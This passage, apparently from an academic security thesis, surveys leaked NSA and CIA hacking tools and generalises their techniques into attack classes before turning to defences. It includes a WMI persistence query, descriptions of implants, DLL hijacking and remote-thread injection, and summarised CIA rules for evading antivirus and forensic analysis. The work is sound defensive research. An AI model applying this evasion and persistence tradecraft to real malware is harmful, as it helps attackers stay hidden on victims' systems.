Using WMI as a persistence technique via the creation of a Managed Object Format file that is installed into the WMI database which loads on startup, was recommended by Raytheon Blackbird Technologies (2015d) and `GrassHopper` uses WMI for persistence (CIA, 2016a).

New developers are instructed to use WMI to deploy a payload as many of their tools, that are task specific, use other processes (CIA, 2015a) and need to be able to initiate other tools. It can be used for multiple purposes, e.g. to get a list of all the Windows updates that have been installed (CIA, g), to create a process (CIA, c) or for asynchronous detection of when a process is created (CIA, l).

A WMI event can be created that persists and triggers the execution of a command when the uptime of the system reaches a certain value (CIA, k) by using WMI Query Language:

```
SELECT * FROM __InstanceModificationEvent WITHIN (polling interval) WHERE
↪  TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
↪  TargetInstance.SystemUpTime >= (minimum uptime) AND TargetInstance.SystemUpTime <
↪  (minimum uptime + polling interval)
```

4.3.7 Smartphone Hacking

Android being the most popular smartphone OS is targeted by attackers with numerous exploits (CIA, 2015d). `AngerManagement` is a framework for exploiting Android that consists of `Hamr` plugins that provide enumeration, information leakage, remote exploitation, privilege escalation, non-persistent data collection and persistence via implants e.g., *RoidRage* (CIA, 2015e).

The *RoidRage* implant targets the system daemon `rild` as it has radio and root access (CIA, h). It was used against the `Samsung Galaxy Tab 2 GT-P3100` which was also targeted with the *Orion* remote exploit and the *Freedroid* privilege escalation (CIA, f).

While some consider iOS devices as more secure than Android devices, they are also being targeted by attackers, e.g. with exploits developed for iOS versions four through nine (CIA, 2015; Attler, 2015) and holding yearly *Triclops* (US, UK and Canada) workshops (CIA, 2015f).

The 2015 workshop provided, amongst others, a DHCP persistence technique, an editable file executed by the music app at start, causing the parser for the bill of materials to crash via fuzzing, a dump of all entitlements, a method of working around kernel guard by modifying the page tables, using `debugserver` to execute unsigned code and being able to get debug information via syslog (CIA, 2015c).

`DrBoom` is an implant targeting devices running iOS versions seven and eight, e.g. iPhone versions three through seven, iPad versions two through five and even iPod version five (CIA, 2015).

McNugget is a plugin for *Mission Control* that targets iOS with payloads that are usually *NightSkies* installations. It entails using the `mc_creator` script to create a *McNugget* configuration file for *Mission Control*, then generating the payload with the `solcreate` script and lastly using the `mc_creator` script with the server option and specifying the payload from the preceding step as well as the directory containing the *McNugget* plugin (CIA, 2015).

4.3.8 Networked Device Reverse Engineering

Attackers can target IP phones by reverse engineering them. CIA (2013a) writes that the phone has a webserver running on it that tries to execute (sic) any page requested from it. To obtain initial root access to the phone, `TinyShell` (`tsh`) and a script to call it was uploaded to the phone via TFTP. Requesting the script from the phone starts up the `tsh` server which can be connected to with a `tsh` client resulting in remote root access.

To make the root shell access persistent, `tsh` was added to the start up script CIA (2013b). Possible next steps were to use *lsof* and trace calls to the *libc* library. The use of `lsof` assisted with the RE by highlighting *SvcConfig* processes which became the focus of further RE efforts (CIA, 2013c).

CIA (2015) writes that `HarpyEagle` is a project with the aim of gaining root access on Apple Airport Extreme and Time Capsule in order to load a rootkit onto the flash storage. The project focused on finding access to the filesystem by examining the `Apple Airport Extreme` and `Time Capsule` routers. Providing a DHCP and DNS server revealed that the device performed many DNS lookups of various apple.com sub-domains (CIA, i).

Both the LAN and the WAN interfaces of both routers were scanned for open TCP and UDP using `nmap` revealing several open on the LAN interface notably, TCP port 5009 which is used for *airport-admin* (CIA, 2015c). A packet capture was performed when connecting to port 5900 on the `Airport Extreme` and the pre-encryption key exchange was captured (CIA, b).

RE was performed on the firmware. This was extracted and output to a file using the `flashrom` utility. The resulting file was parsed with the `binwalk` utility which identified *LZMA compressed data* and some keys. Then these were extracted from the file using `dd` utility. Next the `gzboot` header and decompressor was extracted with `dd` and disassembled using ARM versions of `gcc`, `objcopy` and `objdump`. Then the `NetBSD` kernels were extracted and uncompressed before being parsed with `binwalk` tool (CIA, 2015a).

4.3.9 Evading Detection by Security Products

The Operational Support Branch (OSB) of the CIA actively practices evading detection by PSP such as Anti-Virus (CIA, 2015, a). This has inspired the amalgamation "AntiSecDev" to describe such practices. To prevent leaving signatures in their tools, attackers created a tool, `Incandescent Mind`, to perform attribution signature analysis on their own tools (CIA, 2016b).

Attackers can use multiple methods to protect the investment in their malware while using it through encryption, in memory (fileless) or using vulnerabilities for which patches already exist or those that they have other variations of (CIA, 2015b).

Network security products are specially tested against to avoid detection. The CIA (2014) writes that while it is able to develop 400+ tools and updates per year, the security of its targets is improving. As part of their efforts to remain successful they planned to create a realistic network environment, including firewalls, IDS, IPS, and netflow analysers, with initial operation by the end of 2014.

4.4 Summary

The first section of this chapter performed the analysis and categorisation of NSA TAO tools. These are used to exploit weaknesses in and to attack cellular networks and phones, routers, firewalls and wireless networking, servers, computers and their peripheral interfaces as well as to achieve room surveillance.

In the second section, the methods and techniques as well as some tools of the Equation Group (NSA) were examined to provide insight into how attackers achieve and maintain covertness and what goals they are striving for. This is revisited in Chapter 7 to see how these methods could have been thwarted.

The last section explored the hacking tools and tactics of the CIA. This provides another more recent view than the previous two sections into the capabilities of determined well resourced attackers.

It showcases the RE of firmware, reuse of OS functionality, extensive efforts at evading detection, research into and reuse of techniques from other actors, multiple actions to prevent attribution through misdirection and the effectively industrial scale production and testing of malware.

All three sections of nation state actor tools and techniques contributed evidence and examples of the generalised attack approaches and techniques that are presented in the next chapter.

With the continuing drop in the cost of technology combined with the inspiration of these and other techniques, these are some actions that defenders will have to defend against when they are employed by organised crime and other malicious actors, e.g., WannaCry.

Chapter 5

Attack Approaches and Techniques

This chapter serves to detail classes of attacks and techniques used by attackers that are reusable across multiple pieces of malware.

Attackers seek to gain entry into a network of information systems, e.g., via a zero-day exploit of a firewall or via an employee's access. They then need to be able to move around within the network and search for high value targets. Having identified valuable information systems they will need to gain sufficient privilege to access those. Lastly they may need to get the information out of the network.

In order to achieve these goals while evading detection, attackers employ numerous attack approaches and techniques. There are many approaches that attackers can employ to gain unauthorised access to systems. Some of these target people that use or operate the system while others target the technology components that compromise the systems. Certain attack techniques are employed to circumvent security, intercept communications, find the location of a radio source or gain persistence in an information system that has been compromised.

Langner (2011) explains in his talk on cracking Stuxnet that the delivery method and payload of the attack can be varied. In this way malware code and zero-day exploits can be reused to attack different targets.

By grouping the approaches and techniques used by attackers in this chapter we set the stage for addressing these with defences in the next chapter that can be used to defend against attacks across different technology stacks. This includes attacks that seek to exploit unknown or zero-day vulnerabilities.

5.1 Attacking People

People are a vital part of information systems either as users or administrators for systems in production or as designers, developers and testers while it is in development.

5.1.1 Social Engineering

In his book Mann (2012) writes that social engineering encompasses a number of techniques to target vulnerabilities in humans, for example, establishing trust in the attacker and then exploiting this. There are also countermeasures available to combat social engineering, such as understanding areas of weakness, training and awareness, and testing.

Mouton *et al.* (2014) provide a model for understanding and categorising social engineering attacks. Each attack has a target individual or organisation and a social engineer employing compliance principles (e.g. likeability or authority) and techniques (e.g., phishing, pretexting or quid pro quo), communicating directly or indirectly over a medium (e.g., email or face-to-face) to achieve the goal (e.g., access or disruption).

Phishing

Phishing entails communicating with an end user and convincing him or her to perform an action that enables the attacker to gain a foothold. In their study, Egelman *et al.* (2008) convinced 97% of targeted users to click on a URL in an email as part of their simulated spear phishing attack. If there was an active warning, 79% of users did not proceed to the website, however this percentage dropped to a mere 13% if the warning was of a passive type.

We can conclude that preventing a user from reaching the website, e.g., by not loading it and displaying a message, is far more effective than loading the website and merely displaying a warning message that does not require an active effort on the part of the user to overcome.

5.2 Attacking Technology

Attackers can exploit flaws in software, hardware and protocols, for example, those that arise from poor design or implementation.

5.2.1 Finding Exploitable Flaws

There are many flaws waiting to be found. These flaws often exist for an extended period. For example, Brand (2015) reported a bug in the Linux kernel that allowed user space to read kernel memory. This bug had been introduced four years earlier in a patch submitted by Pitre (2011).

One way for attackers to find an exploitable vulnerability is to use binary diffing as per Jurczyk (2017).

5.2.2 Library Substitution

The Fine Dining tool by CIA (n.d.) makes extensive use of DLL hijacking of applications to obtain code execution. Of the 23 execution vectors listed, 22 are of the DLL hijack variety with the remaining one being a trojan. Most of these are found in the portable (run from USB media) versions of programs.

Many execution vectors have their own sub-pages, e.g., User 71468 writes in CIA (n.d.a), which show that the PROCMAN utility of Windows Systems Internals is being used to determine which DLLs the application is searching for in which locations but not finding and are thus available for hijacking.

5.2.3 Crossing Session Boundaries

User 71473 of CIA (n.d.b) provides a method for crossing session boundaries in Windows through the use of *RtlCreateUserThread*. Compiler configuration is used to overcome the limitation of the function both having to exist in the remote process and having a signature that matches LPTHREAD_START_ROUTINE[1].

This compiler configuration allows for the injection of non-thread functions by creating a local function that wraps around the call and writing the wrapper function into the remote process. The author also suggests using this technique to crash remote processes by creating a function which divides by zero and injecting it with VirtualAllocEx[2] and WriteProcessMemory[3] before using the MyCreateRemoteThread[4] to call the function.

5.2.4 Privilege Escalation

In spite of Android being a modern OS that implements security features like sand-boxing and permissions, Davi *et al.* (2010) demonstrate a privilege escalation attack. The specific implementation of their attack includes exploiting a heap overflow vulnerability combined with a return-orientated program attack technique. The general form of their attack is to have an application with lower privileges exploit another application with higher privilege to perform functions for which has not been granted permission.

[1] A pointer used in a callback function:
`https://msdn.microsoft.com/en-us/library/windows/desktop/ms686736(v=vs.85).aspx`
[2] A function that initialises and allocates and area of memory:
`https://msdn.microsoft.com/en-us/library/windows/desktop/aa366890(v=vs.85).aspx`
[3] A function used to write data to a memory area of a process:
`https://msdn.microsoft.com/en-us/library/windows/desktop/ms681674(v=vs.85).aspx`
[4] `https://wikileaks.org/ciav7p1/cms/space_1736706.html`

From this paper we can deduce that heap overflows and return orientated programming are existing well-known attacker techniques. The Android security model assessed permissions on a per application level but did not prevent one application from exploiting another.

Standards and Specifications

The CIA (2014) sets out a specification for executing code in kernel mode on Microsoft Windows. The specification mentions that first execution privileges are gained, then the loader begins by allocating memory for the payload and if possible locking it to prevent it being swapped out to disk. The payload is then queued for execution and must return promptly so as not to deadlock the loader. Post execution the loader zeros and frees the memory that had been allocated to the payload.

5.2.5 Trojans

Blaich *et al.* (2018) point out that the Dark Caracal cross platform attack does not use zero-day exploits of technology vulnerabilities, but instead convinces users to download malicious versions of existing applications. The original application has additional attacker functionality embedded within it and hence is referred to as a trojan horse or trojan for short.

5.2.6 Rootkits

Application or user space rootkits run at ring three and are detectable by user or kernel level security software, e.g., Tripwire by Kim and Spafford (1994), which notes any changes to files or directories and alerts on these.

However, if a system's OS is compromised then the application's security implementations can be worked around. WikiLeaks (2017) writes that the CIA possesses exploits for compromising the Apple and Android end devices which allows them to work around the end-to-end encryption of chat applications, e.g., by capturing the unencrypted text from the keyboard or screen.

Virtualisation or hypervisor rootkits at ring 'negative one' are also possible, e.g., King and Chen (2006) implemented a virtual-machine based rootkit by installing a Virtual Memory Monitor beneath an existing operation system.

Beneath the hypervisor, firmware is an attractive target for attackers. The CIA (2015) notes that variables stored in the NVRAM offer an interesting opportunity for their tools to have storage that persists in spite of OS re-installation.

The CIA (2015b) also provides internal documentation on how to reverse engineer firmware. This first shows how to extract the firmware from an Apple Airport before dumping it to a file. It then demonstrates how to parse the firmware, extracting the public and private keys as well as the NetBSD kernel.

Attackers can also exploit the System Management Mode of the CPU which is considered as ring 'negative two'. Embleton *et al.* (2013) describe a PoC SMM rootkit which captures keyboard input and transmits it across the network.

Out-of-band management utilises a dedicated channel for managing devices. Such management interfaces are equivalent to having physical access to the machine, e.g., to change BIOS settings. One such implementation is the management processors that Tereshkin and Wojtczuk (2009) exploit to demonstrate an attack at ring 'negative 3' by injecting code into Intel's AMT, which is based on Intel's ME. This provides the attacker access to main memory and networking capability.

Similarly, Cohen (2018) writes that a flaw was discovered in AMD's SP using manual static analysis of the code. This revealed a missing bounds check in the function which checks the certificate and allows for a buffer overflow. Dino Zovi explained in order for the attack to take place, the attacker must be able to write the specially formed certificate into the NVRAM which would entail privileged physical access as per Claburn (2018).

In addition to management processors there are management consoles which also suffer from vulnerabilities with CVE (2018) listing 15 of these for Oracle's ILOM product.

5.2.7 Speculative Execution

In a blog post, Fogh (2017) demonstrates that Intel's implementation of Tomasulo's algorithm is vulnerable to side-channel attacks. This culminates in access to speculative execution results that are not committed. The author also reveals that speculative execution takes place even when violating the isolation of user and kernel mode.

Intel (2018) explains that the side channel attack method consists of determining whether a piece of information is in a specific cache level by measuring the time it takes to access

it. Three methods for doing this are explained: `Bounds Check Bypass` where out-of-bounds memory is accessed speculatively prior to the bounds check completing, `Branch Target Injection` where the attacker influences the branch predictors to ensure that malicious code is speculatively executed, and `Rogue Data Cache Load`, where an attacker using speculative execution can access kernel memory in the L1 cache from user level applications.

Meltdown Attack

The essence of the Meltdown attack is explained by Lipp *et al.* (2018) who write that by causing the processor to execute a transient instruction, an inaccessible memory value can be determined and read via a cache timing side-channel attack by the attacker. In this manner the concept of memory isolation is compromised.

Intel processors are vulnerable to the Meltdown attack while those of AMD are not. This is due to AMD protecting privilege levels for memory paging (Papermaster, 2018).

Spectre Attack

Kocher *et al.* (2018) and Horn (2018) write that like Meltdown, the Spectre attack also uses a cache timing side-channel attack to leak information from memory. However, Spectre exploits branch mis-prediction to cause one process to access the memory belonging to another. The processor's speculative execution functionality does not follow the usual safeguards that keep memory secret from other users and applications thus allowing it to be accessed and the contents are deduced using a cache timing attack.

Maurice *et al.* (2017) mention that cache covert channels were developed which resulted in cache noise being proposed as a preventative countermeasure. The introduction of cache noise has a performance cost that increases with the amount of introduced noise (Crane *et al.*, 2015). The researchers then added synchronisation and error correction to their cache-based covert communication channel allowing them to communicate between virtual machines even in the presence of large amounts of cache noise. The countermeasure was thus overcome.

This illustrates the arms race which takes place between attackers and defenders resulting in the continuing evolution of attacks and defences.

5.3 Evading Detection

Evading detection is a central consideration of attackers because if detected, defenders are likely to take action to stop the attack and prevent it again in the future.

5.3.1 Using Operating System Functionality

One of the ways in which attackers can live off the land is for them to employ existing OS tools to obtain data. Such data can include machine names and IP addresses from DNS, and user account names from centralised credential services, e.g., Active Directory or LDAP. As this functionality serves an essential purpose, it is not possible to remove or disable these without negatively impacting the functioning of the network.

As seen in `OddJob` in Section 4.2.1, reusing OS functionality allows for small payload sizes. This can increase the difficulty of detection due to it being a very small component of network traffic. `SeaPea` shows ingenious use of the `open` syscall to run rootkit commands.

As seen in Section 4.1.7 the NSA used WMI to gather information and in Section 4.3.6 it is used by the CIA for persistence, process creation, monitoring, and so on. Section 4.3.6 shows the use of PowerShell by the CIA. Mansfield-Devine (2017) writes that PowerShell attacks can avoid much of the scrutiny that security products pay to file-based malware and that WMI and PowerShell attacks have increased since 2016.

5.3.2 Anti-Forensics

New developers are encouraged to learn about how to avoid basic forensics (CIA, 2015a). This includes obfuscating string and data through the use of tools, e.g., Marble Framework, being cognisant of the difference between temporary and permanent storage by using the latter for persistence and the former for storing more sensitive materials where it is harder for PSP to detect. Tools are made to delete themselves, preferably doing so in a "secure" manner i.e. so that it cannot be undeleted. Developers are encouraged to consider which parts of the tool need to be encrypted versus obfuscated during the design phase.

The CIA (2015e) provides an interesting discussion of Kaspersky Lab's exposé on the Equation Group and how they can avoid the same problems. They list not using custom crypto implementations to prevent highlighting the code during RE analysis. Scanning for and removing unique strings, e.g., PDB paths, from the binary prevents leaving artefacts for forensic analysis to discover. Sharing custom code between tools (e.g., RC5 with negative constants and positive hashing techniques) and the use of command and control domains allowed the tools to be tied together by the security researchers. Internal standards that mandate such implementations, e.g., the NSA's custom crypto standard, should also be avoided. Reuse of exploits requires tracking which exploits and techniques have been discovered by defenders and ceasing to use them in other tools to avoid their discovery and subsequent correlation of the tools by defenders.

5.3.3 Malware Development Techniques

The CIA (2015) provides many guidelines for developing malware. General requirements include stripping debug and build artefacts, obfuscating or encrypting any strings or configuration data that indicate the tool's functionality and not storing sensitive data, e.g., encryption keys, shell code or plain-text, in memory when not required. Timestamps should be in the US style format and compile, linker, build or access times must not reflect core US hours to prevent correlation with the US. Similarly, data or terminology that implicates the CIA or US government is forbidden.

The forensic footprint of the tool's disk usage should be documented to understand any examinable artefacts. To lesson the potential for these unnecessary reading, writing or caching data to disk should be avoided. Files should be encrypted and securely deleted. Magic headers or footers for encrypted files should be avoided as they can serve as signatures. Traces or artefacts should not be left on the target and an uninstall mechanism should be provided that removes files, injected threads and forked processes, registry keys, and services. This increases the difficulty of RE and attribution during malware analysis. Tools should not attract attention by using unusual function names, hacker terms, generating blue screens, pop-ups, core or crash dump files when the application crashes. Similarly, they must not cause the target system to become unresponsive due to CPU or disk IO spikes nor experience screen hangs or flashes.

The use of encryption has sufficient requirements that it requires its own document to detail them (CIA, 2013a). All collected data should be encrypted and network communications should use end-to-end encryption to frustrate network analysis and protect collected data. Due to multiple MITM attacks and flaws in SSL/TLS protocols these should not be relied on as the sole means of encrypting transmitted data; instead data should be encrypted prior to sending it.

Standard protocols should be used and complied with to avoid standing out from normal traffic during network analysis by an IDS or person. The replaying of network traffic, e.g., command and control packets, should be prevented to protect operational entities. The timing and size of beacon and/or network communications should be varied to prevent a predicable pattern of packets and thereby increase the difficulty of network analysis. Unused network connections should be removed to avoid assisting incident response and network analysis.

All versions of PSP/AV should be tested as the free and commercial versions may not behave the same. Live Internet connections should be used as this can change the behaviour

of PSP, e.g., uploading of samples that match various criteria.

5.3.4 Encryption and Operational Security to Maintain Confidentiality

As seen in Aeris in Section 4.3.1, communications are encrypted and data exfiltrated from target systems can only be decrypted on systems that possess the private key of the CA certificate. This prevents defenders who may record the network traffic from discovering what data is being sent over the network. OpSec is also highly stressed, e.g., keeping the private keys only on secure, unexposed servers.

Receipt files are used in other projects and tools and are used to encrypt commands so that only a specific build of an implant can decrypt them. Implants that remain silent unless they can reach a file on the Internet are much harder to find when they do not have Internet access or if the file is not in place.

5.3.5 Obfuscation

As seen in Chapter 4, attackers take great pains to evade detection and one of the methods that they employ is obfuscation. This goes as far as creating tools such as MarbleFramework in Subsection 4.3.3 whose purpose is to frustrate and misdirect forensic analysis.

There are numerous obfuscation techniques available to attackers who wish to ensure that their malware is not detectable by signature based anti-malware tools. You and Yim (2010) list six obfuscation techniques employed by encrypted, oligomorphic and polymorphic, and metamorphic malware. These include inserting dead-code, reassigning registers, reordering sub-routines, substituting instructions with equivalent instructions, transposing code and code integration with a target program.

5.4 Circumventing Security

Attackers have at their disposal a variety of techniques that serve to circumvent security rather than directly defeat it. These include attacking via a side channel and using the defender's tools and methods to vet their attacks.

Side-channel attacks are described by Wang and Lee (2006) as attacks that determine confidential information through unusual means. For example, by analysing the difference

in power use or time taken during encryption, key bits may be determined. This would prove quicker and easier than breaking the encryption mathematically.

Attackers can use defender's tools to improve their attacks, e.g., by submitting their malware to virus scanners to see if it is detected. The CIA (2014) provides many guidelines for testing its software against personal security products such as anti-virus software and is adamant about the importance of doing so before it is released.

Attackers can also use the methods used by defenders to determine how easy it is to find signs of their malware. For example, the engineering development guide for the Hive software by CIA (2014) explains how after the network traffic triggers were detected by their forensics division, the engineering development group obfuscated the triggers.

5.4.1 Using Time Windows to Increase Detection Difficulty

As seen in the sixth network intrusion of the SWIFT network (see Section 7.7), the PeddleCheap utility supports time-windows that determine when it will listen for connection attempts.

When a short time-window is specified then for the majority of the time it will be dormant. This makes it much harder to find as open port network scans will only be able to detect it during the specified time window.

5.4.2 Abusing White-Listing

A method of circumventing writing to protected directories on MacOS is described by CIA (m). First the list of white-listed files is determined and then these are used to effect the write.

5.4.3 Encrypted Networks

GCHQ (2011) describes several tactics for use against targets who make use of encryption. These include starting with an IP address, expanding this to a IP address range and then following the chain outwards. Information can be enriched from the IP address registries, DNS, configuration files from network devices and inferred from other IP addresses in the same subnet. A key tactic is to grab the data before it is encrypted.

`SeaPea's` multi-layer hierarchical structure, shown in Section 4.3.1, provides flexibility in determining what processes are hidden from other processes.

5.4.4 Side Channel Attacks

If during operation, the state of a system changes consistently in a manner which is observable to an attacker, then a side channel attack is possible.

When considering why speculative execution leads to security vulnerabilities we can see that the caches are susceptible to monitoring and the speculative execution of both branches fetches the memory into the cache.

This is the result of design decisions which do not enforce security restrictions on the speculative executed operations until after the branch condition has been evaluated. However by this point the caches are already available from which the nature of the information retrieved from main memory can be learned.

Attackers can look for operations that, whether intentionally or unintentionally, do not honour or enforce security boundaries and thereby leak information (even transiently).

5.5 Compromising Emanations - Tempest radiation

One of the most enduring problems facing information security is that of compromising emanations aka Tempest radiation which electromagnetically broadcasts data (Kuhn and Anderson, 1998).

5.5.1 Overcoming the Air Gap

Air-gapped networks is a security control where secure networks are physically separated from non-secure networks thus creating a literal air-gap in the network over which network packets cannot be sent, received or intercepted.

However electrical signals induce magnetic waves that can be intercepted and converted back to the original signal with appropriate equipment and signal processing, thus overcoming the air-gap. Examples of air-gap bridging techniques namely, `CottonMouth`, `SurlySpwan` and `RageMaster` are discussed in Section 4.1.

According to Kuhn and Anderson (1998) RF engineering is not the sole method to exploit or mitigate against Tempest. They state that software techniques can also be used to create new attacks and defences.

Guri *et al.* (2016) describe using software to cause a USB connector to transmit electromagnetic emissions at a rate of 80 bytes per second over a short distance of approximately one metre to a USD 30 SDR receiver.

Tempest contains both solutions to and exploits for overcoming air-gapped networks by electromagnetic radiation.

5.5.2 Intercepting Electromagnetic Radiation

Guri *et al.* (2014) provide a method for using the FM radio receiver in cellular phones infected with malware to collect the radio signals emanating from computers that have been modulated with information. In addition, Subsection 4.1.10 provides examples of a number of tools that use radar to illuminate a retro-reflector and capture the returned signal that has been modulated with data.

5.6 Interception

Interception takes place once the data leaves the computer, e.g., to a keyboard, monitor, network or via EMI. Interception of communications allows attackers to gain access to information and enables them to change what is being communicated between the authorised parties.

5.6.1 Impersonation / Man-in-the-Middle

Attackers can impersonate a cellular base station to gather information using a MITM attack. Real world implementations include Thyphon-HX, Cylcone-HX9, Nebula, EBSR, as described in Subsection 4.1.1.

Similar approaches can be applied to 802.11 wireless networking, e.g., the Wifi Pineapple[5]. O'Hanlon and Borgaonkar (2016) provide a method for creating a wifi version of an IMSI catcher.

A variation on the MITM attack is the man-on-the-side attack as described in Appendix D.1. Its suitably for use in lateral movement has been highlighted by Haagsma (2015).

It is also possible to hijack DNS which allows redirecting targets to different IP addresses and facilitates attacking the protections offered by TLS/SSL certificates (NSA, n.d.).

[5] `https://www.wifipineapple.com`

5.6.2 Networks

Callegati *et al.* (2009) describe a MITM attack where the attacker intercepts traffic from both the web server and the client while pretending to be the other part in both directions of the communication. This allows the attacker to decrypt the communication, record it and even manipulate it.

Firewalls are a special case because they are security devices which are also gateways for communication to flow through. While difficult for attackers to compromise they offer great potential to be able to monitor and intercept traffic due to their privileged location on the network.

As described in Subsection 4.1.4, there are numerous attacks against firewalls, e.g., `JetPlow` and `BananaGlee` for Cisco, `SouffleTrough` and `GourmetTrough` for Juniper and `HalluxWater` for Huawei firewalls. These attacks delivered backdoor access and exfiltration capabilities to the attackers.

While root access is required to install the `Gyrfalcon` malware discussed in Subsection 4.3.1, the attacker will already have this if a rootkit has been installed. This does, however, demonstrate how one compromised system can spread by capturing communications and credentials exchanged with other systems.

5.7 Location Finding

There are numerous methods for determining the location of phones that are communicating with a cellular network (Smit *et al.*, 2012). By impersonating cellular base stations these methods become available to attackers.

5.7.1 GeoLocation via Software Defined Radio

In Subsection 4.1.1 numerous tools using SDRs to track direction are discussed, e.g., `HollowPoint`, `WaterWitch` and `Genesis`. Such attacks are especially pernicious as the user of the phone can be tracked by simply possessing it.

Furthermore, multiple SDRs can be used for direction finding as can directional antenna.

5.7.2 Tripwire for Radio Frequency Broadcasting Devices

Due to the fact that radio devices such as cellular phones broadcast their presence to the network, they can be listened for. One key vulnerability that makes IMSI-catchers possible for cellular phone systems from 2G to 4G is that the SIM card in the phone has to send its IMSI over plain-text which makes it available to attackers using either active or passive attacks (van den Broek *et al.*, 2015).

There exist various systems, e.g., `CandyGram` and `Thyphon-HX` (see Subsection 4.1.1), which act as tripwires when target devices come into range and communicate with them.

5.8 Gaining Persistence

Software implants or malware can be removed from hard-drives by PSP or by formatting and reinstalling the software on the computer. Any malware that only resides in memory can be removed by a reboot. To overcome this attackers use various means to gain persistence for their malware on a system. Subsection 4.1.7 discusses the `BullDozer` hardware implant that provides persistence for the `Kongur` software implement.

5.8.1 Hardware Implants

FitzPatrick (2016) created and demonstrated five hardware implants. The five methods include privilege escalation via JTAG, using Direct Memory Access to patch kernels, controlling a Programmable Logic Controller (PLC) wirelessly, inserting a malicious hardware module into a PLC without powering it off and attacking a computer using a USB C display adapter. As the most expensive of these devices costs less than USD 75 these techniques are within the ambit of the hobbyist. It follows that more well resourced threat actors such as organised crime are easily capable of employing such techniques.

RF retro-reflectors are a recurring type of hardware implant in the NSA's ANT catalogue. However, these types of bugs are not limited to nation states and the designs for equivalent devices are freely available online. Ossmann (2014) created and published the designs online[6] for five retro-reflectors, two general purpose (one Field-Effect Transistor (FET) and one P-type, Intrinsic, and N-type (PIN) material diode based design), one for PS/2 keyboards, another for USB devices and lastly one for monitoring VGA.

[6] `https://github.com/mossmann/retroreflectors`

5.8.2 Firmware Implants

Subsection 4.1.7 describes two implants that modify firmware. The `IrateMonk` implant modifies hard drive firmware to substitute the MBR and the `Swap` implant performs a BIOS modification to exploit the HPA of the hard drive to achieve execution prior to OS loading. Such firmware implants will survive formatting of the hard drive.

5.8.3 Compromise in Depth

From analysing the files authored by Pecoraro (2013) we learn that frequent use was made of *DSquery* to survey the network. The high number of implants and beacons showed that the attackers had moved laterally in the network and compromised many of the machines on it. Re-imaging or reinstalling ten machines would not have removed the attacker from the network.

The network had been thoroughly mapped out and understood. The attackers had gone as far as creating network diagrams to visually depict the network. They even created an extra network diagram depicting how to exfiltrate data which mentions implants from NSA ANT catalogue for network devices. The status presentation on the JeepFlea Market operation claims a presence on front-end, middleware and back-end systems.

The attackers were organised and well-prepared with tools to script or automate attack actions and preprepared SQL queries to extract data from Oracle databases. They made heavy use of network redirection which would complicate tracking their movements. There were multiple separate network intrusions from July 2012 to September 2013.

5.9 Summary

This chapter presented approaches and techniques used by attackers to attack people and technology. Some of these attacker methods are aimed at evading detection, circumventing security or gaining persistence while others are intended to exfiltrate data, intercept communication or determine the location of a target.

Defenders should be aware of the attacker techniques that can be employed against their users and information systems. The following are some key challenges that attackers present to defenders and that the next chapter seeks to address by presenting various defences to mitigate them.

- The combination of possible compliance principles used in the various techniques across multiple mediums results in a large permutation of social engineering attacks making it hard for defenders to defend against.
- Attackers seek to avoid causing warning messages and circumventing technologies that prevent users from aiding them in social engineering attacks such as phishing. They are also aware of the efforts of defenders to detect and reverse engineer their malware. They are able to remove or replace artefacts that could be found by forensic level analysis.
- Moreover, attackers are able to circumvent security defences by removing themselves from the observable domain, e.g., by moving to the lower hardware rings.
- OSes providing functionality like WMI and PowerShell allow attackers to live off the land while increasing the difficulty of detection. Attackers who reuse OS functionality and query information services that are essential to the functioning of a network, e.g., DNS lookups or OS, e.g, file deletion, are attacking the indefensible.
- Electromagnetic radiation goes hand-in-hand with electronics and can be used to breach security boundaries, e.g., by bridging air-gaps. Similarly, devices that broadcast RF on known frequencies can be listened for until they come into range, e.g., cellular phones, wireless cards, Bluetooth, NFC, and so on.
- Communication and/or networking scenarios are subject to interception, impersonation and MITM attacks should adequate safeguards not be in place to confirm participant identities and encrypt traffic between them. By intercepting the data as it leaves the computer, the attacker does not need to compromise the computer itself.
- Attackers can employ non-software methods, e.g., firmware and hardware, to persist their malware.

Chapter 6

Defences against Attack Types

According to Yoran and Robertson (2015), zero-days are by definition impossible to prepare for but to speed response they suggest preparing, prioritizing, monitoring, keeping up with change, catering for human fallibility and continuous testing and improvement of security.

There are numerous techniques that can be used to secure information systems and defend against attacks. Specific cyber attack implementations can be defended against once they have become known. However, as Langner (2013) states, attack tactics and methodologies can be learned from existing attacks and then used in the creation of new attacks, which may target other industries and even exploit new vulnerabilities.

This chapter suggests defences applicable to categories or classes of attacks that were distilled from Chapter 4 and presented in Chapter 5. As such, the defences in this chapter are ordered similarly to the attacks in the previous chapter. These defences are intended to provide value to defenders even in the face of attacks that make use of exploits that target zero-day vulnerabilities.

Defenders should aim to detect and prevent attackers as they gain entry to a network, move laterally and gain administrator privileges. By understanding the attacker's techniques defenders can seek to mitigate against them and even raise the costs to the attacker to dissuade them.

6.1 Defending People

Defending people is a critical component of overall information security. If effort were only spent on improving the security posture of the processes and technology then the people would remain the weak point that attackers would still be able to target.

6.1.1 Training

Practising good OpSec is especially important as attackers can turn to other methods and sources to circumvent security[1]. Patching the people vulnerabilities through training helps reduce the rate at which users succumb to phishing attacks (Sheng *et al.*, 2010).

To prevent and/or mitigate against social engineering attacks, Hadnagy (2010) recommends learning to recognise the various types of social engineering attacks, creating a culture of security awareness, knowing the value of the information being requested, developing standard operating procedures, learning from social engineering tests and keeping the software updated.

The success of such defensive efforts should be monitored by periodically testing the organization's employees, e.g., conducting mock phishing exercises against them, and tracking the results.

6.1.2 Information to Assist Decision Making

In their study Egelman *et al.* (2008) show that if there is an active warning, 79% of users do not proceed to a risky website, however this percentage drops to a mere 13% if the warning is of a passive type.

This indicates that preventing a user from proceeding to risky website by displaying a message that requires action is far more powerful than allowing the user to load the website and then displaying a warning message that does not require active effort on the part of the user to bypass.

6.2 Defending Technology

Besides poor processes and untrained people, technology is the third system triad that can be attacked.

6.2.1 Compartmentalization

Compartmentalisation is a well-established concept in security. Systems can be divided into separate areas with different levels of security. This can be used to prevent or mitigate attacks that succeed in compromising the security of a particular compartment or area by limiting their ability to spread without further compromises.

[1] `https://www.wbur.org/onpoint/2016/03/01/michael-hayden-nsa-encryption`

Memory Isolation

Evans (2014c) explains that memory isolation is enforced by the OS at a per process level, i.e., one user space process cannot access the memory contents of another's memory space. Some hardware, e.g., ARM processors, enforce this restriction when mapping the linear/flat memory address to the physical address based on what the OS kernel has instructed.

